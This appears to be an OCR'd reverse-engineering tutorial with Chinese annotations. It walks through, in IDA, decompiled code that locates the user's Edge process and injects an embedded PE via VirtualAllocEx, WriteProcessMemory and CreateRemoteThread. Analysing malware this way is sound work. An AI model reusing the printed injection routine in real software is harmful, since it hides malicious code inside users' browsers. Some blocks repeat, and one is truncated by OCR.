
TH32CS_SNAPPROCESS 0x00000002	Includes all processes in the system in the snapshot. To enumerate the processes, see Process32First.

Set Enum

```
__int64 returnTargetPid_16B0()
{
  DWORD LastError; // eax
  DWORD v2; // eax
  WCHAR *szExeFile; // rax
  signed __int64 v4; // rcx
  WCHAR v5; // dx
  int v6; // eax
  DWORD th32ProcessID; // [rsp+20h] [rbp-288h]
  HANDLE hSnapshot; // [rsp+28h] [rbp-280h]
  HANDLE hObject; // [rsp+30h] [rbp-278h]
  HANDLE CurrentProcess; // [rsp+38h] [rbp-270h]
  PSID pSid1; // [rsp+40h] [rbp-268h] BYREF
  PSID pSid2; // [rsp+48h] [rbp-260h] BYREF
  PROCESSENTRY32W pe; // [rsp+50h] [rbp-258h] BYREF

  hSnapshot = CreateToolhelp32Snapshot(2u, 0);
  if ( hSnapshot == (HANDLE)-1i64 )
  {
    LastError = GetLastError();
    printf("CreateToolhelp32Snapshot failed with error %lu\n", LastError);
    return 0i64;
  }
  else
  {
    pe.dwSize = 568;
    if ( Process32FirstW(hSnapshot, &pe) )
    {
      pSid2 = malloc(0x44ui64);
      CurrentProcess = GetCurrentProcess();
      sub_140001500(CurrentProcess, &pSid2);
      th32ProcessID = 0;
```

1. Select "2u" and press [m]

Set Enum


Please choose enum
Symbol name
Value
TF_URP_ALLPROFILES
00000002
TGT_TERMDIGIT
00000002
TH32CS_SNAPPROCESS
00000002
THBF_DISMISSONCLICK
00000002
THB_ICON
00000002
THERMAL_POLICY_VERSION_2
00000002
TH
Help
Search
Cancel
OK
2. Choose "TH32CS_SNAPPROCESS"

returnTargetPid_16B0

```
__int64 returnTargetPid_16B0()
{
  DWORD LastError; // eax
  DWORD v2; // eax
  WCHAR *szExeFile; // rax
  signed __int64 v4; // rcx
  WCHAR v5; // dx
  int v6; // eax
  DWORD th32ProcessID; // [rsp+20h] [rbp-288h]
  HANDLE hSnapshot; // [rsp+28h] [rbp-280h]
  HANDLE hObject; // [rsp+30h] [rbp-278h]
  HANDLE CurrentProcess; // [rsp+38h] [rbp-270h]
  PSID pSid1; // [rsp+40h] [rbp-268h] BYREF
  PSID pSid2; // [rsp+48h] [rbp-260h] BYREF
  PROCESSENTRY32W pe; // [rsp+50h] [rbp-258h] BYREF

  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if ( hSnapshot == (HANDLE)-1i64 )
  {
    LastError = GetLastError();
    printf("CreateToolhelp32Snapshot failed with error %lu\n", LastError);
    return 0i64;
  }
  else
  {
    pe.dwSize = 568;
    if ( Process32FirstW(hSnapshot, &pe) )
    {
      pSid2 = malloc(0x44ui64);
      CurrentProcess = GetCurrentProcess();
      sub_140001500(CurrentProcess, &pSid2);
      th32ProcessID = 0;
```

Process32First

Retrieves information about the first process encountered in a system snapshot.

Syntax

C++ Copy

```
BOOL Process32First(
  [in]      HANDLE           hSnapshot,
  [in, out] LPPROCESSENTRY32 lppe
);
```

Parameters

`[in] hSnapshot`

A handle to the snapshot returned from a previous call to the CreateToolhelp32Snapshot function.

`[in, out] lppe`

A pointer to a PROCESSENTRY32 structure. It contains process information such as the name of the executable file, the process identifier, and the process identifier of the parent process.

Remarks

The calling application must set the **dwSize** member of PROCESSENTRY32 to the size, in bytes, of the structure.

Set sizeof(PROCESSENTRY32)

```
__int64 returnTargetPid_16B0()
{
  DWORD LastError; // eax
  DWORD v2; // eax
  WCHAR *szExeFile; // rax
  signed __int64 v4; // rcx
  WCHAR v5; // dx
  int v6; // eax
  DWORD th32ProcessID; // [rsp+20h] [rbp-288h]
  HANDLE hSnapshot; // [rsp+28h] [rbp-280h]
  HANDLE hObject; // [rsp+30h] [rbp-278h]
  HANDLE CurrentProcess; // [rsp+38h] [rbp-270h]
  PSID pSid1; // [rsp+40h] [rbp-268h] BYREF
  PSID pSid2; // [rsp+48h] [rbp-260h] BYREF
  PROCESSENTRY32W pe; // [rsp+50h] [rbp-258h] BYREF

  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if ( hSnapshot == (HANDLE)-1i64 )
  {
    LastError = GetLastError();
    printf("CreateToolhelp32Snapshot failed with error %lu\n", LastError);
    return 0i64;
  }
  else
  {
    pe.dwSize = sizeof(PROCESSENTRY32W);
    if ( Process32FirstW(hSnapshot, &pe) )
    {
      pSid2 = malloc(0x44ui64);
      CurrentProcess = GetCurrentProcess();
      sub_140001500(CurrentProcess, &pSid2);
      th32ProcessID = 0;
```

1. Select "568" and press [t]

returnTargetPid_16B0

```
__int64 returnTargetPid_16B0()
{
  DWORD LastError; // eax
  DWORD v2; // eax
  WCHAR *szExeFile; // rax
  signed __int64 v4; // rcx
  WCHAR v5; // dx
  int v6; // eax
  DWORD th32ProcessID; // [rsp+20h] [rbp-288h]
  HANDLE hSnapshot; // [rsp+28h] [rbp-280h]
  HANDLE hObject; // [rsp+30h] [rbp-278h]
  HANDLE CurrentProcess; // [rsp+38h] [rbp-270h]
  PSID pSid1; // [rsp+40h] [rbp-268h] BYREF
  PSID pSid2; // [rsp+48h] [rbp-260h] BYREF
  PROCESSENTRY32W pe; // [rsp+50h] [rbp-258h] BYREF

  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if ( hSnapshot == (HANDLE)-1i64 )
  {
    LastError = GetLastError();
    printf("CreateToolhelp32Snapshot failed with error %lu\n", LastError);
    return 0i64;
  }
  else
  {
    pe.dwSize = sizeof(PROCESSENTRY32W);
    if ( Process32FirstW(hSnapshot, &pe) )
    {
      pSid2 = malloc(0x44ui64);
      CurrentProcess = GetCurrentProcess();
      sub_140001500(CurrentProcess, &pSid2);
      th32ProcessID = 0;
```

sub_140001500

1. 呼叫 GetTokenInformation 取得儲存取得資料所需的 buffer size

```
__int64 __fastcall sub_140001500(void *a1, PSID *a2)
{
  DWORD v2; // eax
  DWORD v4; // eax
  DWORD v5; // eax
  DWORD LastError; // eax
  PSID *TokenInformation; // [rsp+30h] [rbp-28h]
  DWORD TokenInformationLength; // [rsp+38h] [rbp-20h] BYREF
  HANDLE TokenHandle; // [rsp+40h] [rbp-18h] BYREF

  TokenHandle = 0i64;
  if ( OpenProcessToken(a1, 0x20008u, &TokenHandle) )
  {
    TokenInformationLength = 0;
    GetTokenInformation(TokenHandle, TokenUser, 0i64, 0, &TokenInformationLength);
    if ( GetLastError() == 122 )
    {
      TokenInformation = (PSID *)malloc(TokenInformationLength);
      if ( TokenInformation )
      {
        if ( GetTokenInformation(
               TokenHandle,
               TokenUser,
               TokenInformation,
               TokenInformationLength,
               &TokenInformationLength) )
        {
          if ( CopySid(0x44u, *a2, *TokenInformation) )
          {
            if ( !IsValidSid(*a2) )
              printf("Sid is invalid\n");
            free(TokenInformation);
            CloseHandle(TokenHandle);
            return 1i64;
          }
```

sub_140001500

1. 呼叫 GetTokenInformation 取得儲存取得資料所需的 buffer size

2. 再次呼叫 GetTokenInformation 取得資料

這種二次呼叫是
Windows API 中十分常見的設計

```
__int64 __fastcall sub_140001500(void *a1, PSID *a2)
{
  DWORD v2; // eax
  DWORD v4; // eax
  DWORD v5; // eax
  DWORD LastError; // eax
  PSID *TokenInformation; // [rsp+30h] [rbp-28h]
  DWORD TokenInformationLength; // [rsp+38h] [rbp-20h] BYREF
  HANDLE TokenHandle; // [rsp+40h] [rbp-18h] BYREF

  TokenHandle = 0i64;
  if ( OpenProcessToken(a1, 0x20008u, &TokenHandle) )
  {
    TokenInformationLength = 0;
    GetTokenInformation(TokenHandle, TokenUser, 0i64, 0, &TokenInformationLength);
    if ( GetLastError() == 122 )
    {
      TokenInformation = (PSID *)malloc(TokenInformationLength);
      if ( TokenInformation )
      {
        if ( GetTokenInformation(
               TokenHandle,
               TokenUser,
               TokenInformation,
               TokenInformationLength,
               &TokenInformationLength) )
        {
          if ( CopySid(0x44u, *a2, *TokenInformation) )
          {
            if ( !IsValidSid(*a2) )
              printf("Sid is invalid\n");
            free(TokenInformation);
            CloseHandle(TokenHandle);
            return 1i64;
          }
```

sub_140001500

1. 呼叫 GetTokenInformation 取得儲存取得資料所需的 buffer size
2. 再次呼叫 GetTokenInformation 取得資料 (Process 的 User Sid)
3. 將 User Sid 複製到 a2

```
__int64 __fastcall sub_140001500(void *a1, PSID *a2)
{
  DWORD v2; // eax
  DWORD v4; // eax
  DWORD v5; // eax
  DWORD LastError; // eax
  PSID *TokenInformation; // [rsp+30h] [rbp-28h]
  DWORD TokenInformationLength; // [rsp+38h] [rbp-20h] BYREF
  HANDLE TokenHandle; // [rsp+40h] [rbp-18h] BYREF

  TokenHandle = 0i64;
  if ( OpenProcessToken(a1, 0x20008u, &TokenHandle) )
  {
    TokenInformationLength = 0;
    GetTokenInformation(TokenHandle, TokenUser, 0i64, 0, &TokenInformationLength);
    if ( GetLastError() == 122 )
    {
      TokenInformation = (PSID *)malloc(TokenInformationLength);
      if ( TokenInformation )
      {
        if ( GetTokenInformation(
               TokenHandle,
               TokenUser,
               TokenInformation,
               TokenInformationLength,
               &TokenInformationLength) )
        {
          if ( CopySid(0x44u, *a2, *TokenInformation) )
          {
            if ( !IsValidSid(*a2) )
              printf("Sid is invalid\n");
            free(TokenInformation);
            CloseHandle(TokenHandle);
            return 1i64;
          }
```

returnTargetPid_16B0

```
__int64 returnTargetPid_16B0()
{
  DWORD LastError; // eax
  DWORD v2; // eax
  WCHAR *szExeFile; // rax
  signed __int64 v4; // rcx
  WCHAR v5; // dx
  int v6; // eax
  DWORD th32ProcessID; // [rsp+20h] [rbp-288h]
  HANDLE hSnapshot; // [rsp+28h] [rbp-280h]
  HANDLE hObject; // [rsp+30h] [rbp-278h]
  HANDLE CurrentProcess; // [rsp+38h] [rbp-270h]
  PSID pSid1; // [rsp+40h] [rbp-268h] BYREF
  PSID cur_user_sid; // [rsp+48h] [rbp-260h] BYREF
  PROCESSENTRY32W proc_entry; // [rsp+50h] [rbp-258h] BYREF

  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if ( hSnapshot == (HANDLE)-1i64 )
  {
    LastError = GetLastError();
    printf("CreateToolhelp32Snapshot failed with error %lu\n", LastError);
    return 0i64;
  }
  else
  {
    proc_entry.dwSize = sizeof(PROCESSENTRY32W);
    if ( Process32FirstW(hSnapshot, &proc_entry) )
    {
      cur_user_sid = malloc(0x44ui64);
      CurrentProcess = GetCurrentProcess();
      getProcessUserSid_1500(CurrentProcess, &cur_user_sid);
      th32ProcessID = 0;
```

[n] to rename

returnTargetPid_16B0

```
33      do
34      {
35        pSid1 = malloc(0x44ui64);
36        hObject = OpenProcess(0x400u, 0, proc_entry.th32ProcessID);
37        if ( hObject )
38        {
39          if ( (unsigned int)getProcessUserSid_1500(hObject, &pSid1) )
40          {
41            if ( EqualSid(pSid1, cur_user_sid) )
42            {
43              szExeFile = proc_entry.szExeFile;
44              v4 = (char *)L"msedge.exe" - (char *)proc_entry.szExeFile;
45              while ( 1 )
46              {
47                v5 = *szExeFile;
48                if ( *szExeFile != *(WCHAR *)((char *)szExeFile + v4) )
49                  break;
50                ++szExeFile;
51                if ( !v5 )
52                {
53                  v6 = 0;
54                  goto LABEL_14;
55                }
56              }
57              v6 = v5 < *(WCHAR *)((char *)szExeFile + v4) ? -1 : 1;
58  LABEL_14:
59              if ( !v6 )
60                th32ProcessID = proc_entry.th32ProcessID;
61            }
62            free(pSid1);
63          }
64          CloseHandle(hObject);
65        }
66      }
67      while ( !th32ProcessID && Process32NextW(hSnapshot, &proc_entry) );
68      free(cur_user_sid);
69      CloseHandle(hSnapshot);
70      return th32ProcessID;
```

returnTargetPid_16B0

```
33      do
34      {
35        pSid1 = malloc(0x44ui64);
36        hObject = OpenProcess(0x400u, 0, proc_entry.th32ProcessID);
37        if ( hObject )
38        {
39          if ( (unsigned int)getProcessUserSid_1500(hObject, &pSid1) )
40          {
41            if ( EqualSid(pSid1, cur_user_sid) )
42            {
43              szExeFile = proc_entry.szExeFile;
44              v4 = (char *)L"msedge.exe" - (char *)proc_entry.szExeFile;
45              while ( 1 )
46              {
47                v5 = *szExeFile;
48                if ( *szExeFile != *(WCHAR *)((char *)szExeFile + v4) )
49                  break;
50                ++szExeFile;
51                if ( !v5 )                          // if szExeFile[i] == "\x00"
52                {
53                  v6 = 0;
54                  goto LABEL_14;
55                }
56              }
57              v6 = v5 < *(WCHAR *)((char *)szExeFile + v4) ? -1 : 1;
58  LABEL_14:
59              if ( !v6 )
60                th32ProcessID = proc_entry.th32ProcessID;
61            }
62            free(pSid1);
63          }
64          CloseHandle(hObject);
65        }
66      }
67      while ( !th32ProcessID && Process32NextW(hSnapshot, &proc_entry) );
68      free(cur_user_sid);
69      CloseHandle(hSnapshot);
70      return th32ProcessID;
```

1. 取得 snapshot 中的 process 的 User Sid

2. 找到與當前 process 具有相同 User Sid 的 process

3. memcmp("msedge.exe", process's executable file name)

4. return 具有與當前 process 相同 User Sid 的 Edge process 的 PID

getCurrentUSersEdgePid

```
1  __int64 sub_140001BF0()
2  {
3    __int64 result; // rax
4    DWORD edge_pid; // [rsp+20h] [rbp-28h]
5    const void *pe; // [rsp+28h] [rbp-20h] BYREF
6    SIZE_T pe_size; // [rsp+30h] [rbp-18h] BYREF
7
8    pe = 0i64;
9    pe_size = 0i64;
10   result = getEmbeddedPE_1870((__int64 *)&pe, &pe_size);
11   if ( pe )
12   {
13     result = getCurrentUsersEdgePid_16B0();
14     edge_pid = result;
15     if ( (_DWORD)result )
16     {
17       printf("target pid: %lu\n", (unsigned int)result);
18       return sub_140001A60(edge_pid, pe, pe_size);
19     }
20   }
21   return result;
22 }
```

rename "getTargetPid" as "getCurrentUsersEdgePid"

sub_140001BF0

```
1  __int64 sub_140001BF0()
2  {
3    __int64 result; // rax
4    DWORD edge_pid; // [rsp+20h] [rbp-28h]
5    const void *pe; // [rsp+28h] [rbp-20h] BYREF
6    SIZE_T pe_size; // [rsp+30h] [rbp-18h] BYREF
7
8    pe = 0i64;
9    pe_size = 0i64;
10   result = getEmbeddedPE_1870((__int64 *)&pe, &pe_size);
11   if ( pe )
12   {
13     result = getCurrentUsersEdgePid_16B0();
14     edge_pid = result;
15     if ( (_DWORD)result )
16     {
17       printf("target pid: %lu\n", (unsigned int)result);
18       return sub_140001A60(edge_pid, pe, pe_size);
19     }
20   }
21   return result;
22 }
```

參數是 edge PID, embedded PE file, PE file size

sub_140001A60

```
__int64 __fastcall sub_140001A60(DWORD a1, const void *a2, SIZE_T a3)
{
  DWORD v4; // eax
  DWORD LastError; // eax
  HANDLE hProcess; // [rsp+40h] [rbp-38h]
  char *lpBaseAddress; // [rsp+48h] [rbp-30h]
  LPTHREAD_START_ROUTINE lpStartAddress; // [rsp+50h] [rbp-28h]
  __int64 v9; // [rsp+58h] [rbp-20h] BYREF
  DWORD ThreadId; // [rsp+60h] [rbp-18h] BYREF

  v9 = 0i64;
  sub_1400018F0(a2, &v9);
  if ( v9 )
  {
    hProcess = OpenProcess(0x43Au, 0, a1);
    if ( hProcess )
    {
      lpBaseAddress = (char *)VirtualAllocEx(hProcess, 0i64, a3, 0x3000u, 0x40u);
      if ( WriteProcessMemory(hProcess, lpBaseAddress, a2, a3, 0i64) )
      {
        lpStartAddress = (LPTHREAD_START_ROUTINE)&lpBaseAddress[v9];
        CreateRemoteThread(hProcess, 0i64, 0i64, (LPTHREAD_START_ROUTINE)&lpBaseAddress[v9], 0i64, 0, &ThreadId);
        printf("remote thread id: %lu, loader address: %p", ThreadId, lpStartAddress);
        return 1i64;
      }
```

[n]，rename arguments

sub_140001A60

```
__int64 __fastcall sub_140001A60(DWORD edge_pid, const void *pe, SIZE_T pe_size)
{
  DWORD v4; // eax
  DWORD LastError; // eax
  HANDLE hProcess; // [rsp+40h] [rbp-38h]
  char *lpBaseAddress; // [rsp+48h] [rbp-30h]
  LPTHREAD_START_ROUTINE lpStartAddress; // [rsp+50h] [rbp-28h]
  __int64 v9; // [rsp+58h] [rbp-20h] BYREF
  DWORD ThreadId; // [rsp+60h] [rbp-18h] BYREF

  v9 = 0i64;
  sub_1400018F0((__int64)pe, &v9);
  if ( v9 )
  {
    hProcess = OpenProcess(0x43Au, 0, edge_pid);
    if ( hProcess )
    {
      lpBaseAddress = (char *)VirtualAllocEx(hProcess, 0i64, pe_size, 0x3000u, 0x40u);
      if ( WriteProcessMemory(hProcess, lpBaseAddress, pe, pe_size, 0i64) )
      {
        lpStartAddress = (LPTHREAD_START_ROUTINE)&lpBaseAddress[v9];
        CreateRemoteThread(hProcess, 0i64, 0i64, (LPTHREAD_START_ROUTINE)&lpBaseAddress[v9], 0i64, 0, &ThreadId);
        printf("remote thread id: %lu, loader address: %p", ThreadId, lpStartAddress);
        return 1i64;
      }
```

VirtualAllocEx

Reserves, commits, or changes the state of a region of memory within the virtual address space of a specified process. The function initializes the memory it allocates to zero.

Syntax

C++ Copy

```
LPVOID VirtualAllocEx(
  [in]           HANDLE hProcess,
  [in, optional] LPVOID lpAddress,
  [in]           SIZE_T dwSize,
  [in]           DWORD  flAllocationType,
  [in]           DWORD  flProtect
);
```

在指定的 process 中
allocate memory

VirtualAllocEx

Reserves, commits, or changes the state of a region of memory within the virtual address space of a specified process. The function initializes the memory it allocates to zero.

Syntax

C++

```
LPVOID VirtualAllocEx(
  [in]           HANDLE hProcess,
  [in, optional] LPVOID lpAddress,
  [in]           SIZE_T dwSize,
  [in]           DWORD  flAllocationType,
  [in]           DWORD  flProtect
);
```

`[in] flProtect`

The memory protection for the region of pages to be allocated. If the pages are being committed, you can specify any one of the memory protection constants.

PAGE_EXECUTE_READ 0x20	Enables execute or read-only access to the committed region of pages. An attempt to write to the committed region results in an access violation. **Windows Server 2003 and Windows XP:** This attribute is not supported by the CreateFileMapping function until Windows XP with SP2 and Windows Server 2003 with SP1.
PAGE_EXECUTE_READWRITE 0x40	Enables execute, read-only, or read/write access to the committed region of pages. **Windows Server 2003 and Windows XP:** This attribute is not supported by the CreateFileMapping function until Windows XP with SP2 and Windows Server 2003 with SP1.

sub_140001A60

```
__int64 __fastcall sub_140001A60(DWORD edge_pid, const void *pe, SIZE_T pe_size)
{
  DWORD v4; // eax
  DWORD LastError; // eax
  HANDLE hProcess; // [rsp+40h] [rbp-38h]
  char *lpBaseAddress; // [rsp+48h] [rbp-30h]
  LPTHREAD_START_ROUTINE lpStartAddress; // [rsp+50h] [rbp-28h]
  __int64 v9; // [rsp+58h] [rbp-20h] BYREF
  DWORD ThreadId; // [rsp+60h] [rbp-18h] BYREF

  v9 = 0i64;
  sub_1400018F0((__int64)pe, &v9);
  if ( v9 )
  {
    hProcess = OpenProcess(0x43Au, 0, edge_pid);
    if ( hProcess )
    {
      lpBaseAddress = (char *)VirtualAllocEx(hProcess, 0i64, pe_size, 0x3000u, PAGE_EXECUTE_READWRITE);
      if ( WriteProcessMemory(hProcess, lpBaseAddress, pe, pe_size, 0i64) )
      {
        lpStartAddress = (LPTHREAD_START_ROUTINE)&lpBaseAddress[v9];
        CreateRemoteThread(hProcess, 0i64, 0i64, (LPTHREAD_START_ROUTINE)&lpBaseAddress[v9], 0i64, 0, &ThreadId);
        printf("remote thread id: %lu, loader address: %p", ThreadId, lpStartAddress);
        return 1i64;
      }
```

[m]，set constant as enum


sub_140001A60

```
__int64 __fastcall sub_140001A60(DWORD edge_pid, const void *pe, SIZE_T pe_size)
{
  DWORD v4; // eax
  DWORD LastError; // eax
  HANDLE hProcess; // [rsp+40h] [rbp-38h]
  char *lpBaseAddress; // [rsp+48h] [rbp-30h]
  LPTHREAD_START_ROUTINE lpStartAddress; // [rsp+50h] [rbp-28h]
  __int64 v9; // [rsp+58h] [rbp-20h] BYREF
  DWORD ThreadId; // [rsp+60h] [rbp-18h] BYREF

  v9 = 0i64;
  sub_1400018F0((__int64)pe, &v9);
  if ( v9 )
  {
    hProcess = OpenProcess(0x43Au, 0, edge_pid);
    if (
    {
      lpBaseAddress = (char *)VirtualAllocEx(hProcess, 0i64, pe_size, 0x3000u, PAGE_EXECUTE_READWRITE);
      if ( WriteProcessMemory(hProcess, lpBaseAddress, pe, pe_size, 0i64) )
      {
        lpStartAddress = (LPTHREAD_START_ROUTINE)&lpBaseAddress[v9];
        CreateRemoteThread(hProcess, 0i64, 0i64, (LPTHREAD_START_ROUTINE)&lpBaseAddress[v9], 0i64, 0, &ThreadId);
        printf("remote thread id: %lu, loader address: %p", ThreadId, lpStartAddress);
        return 1i64;
      }
```

1. 在 Edge process 中 allocate 一塊可讀寫執行的 memory，起始位址為 lpBaseAddress
2. 將 PE 寫入該 memory
3. 在 Edge process 中建立 thread，thread 執行起點為 lpBaseAddress[v9]

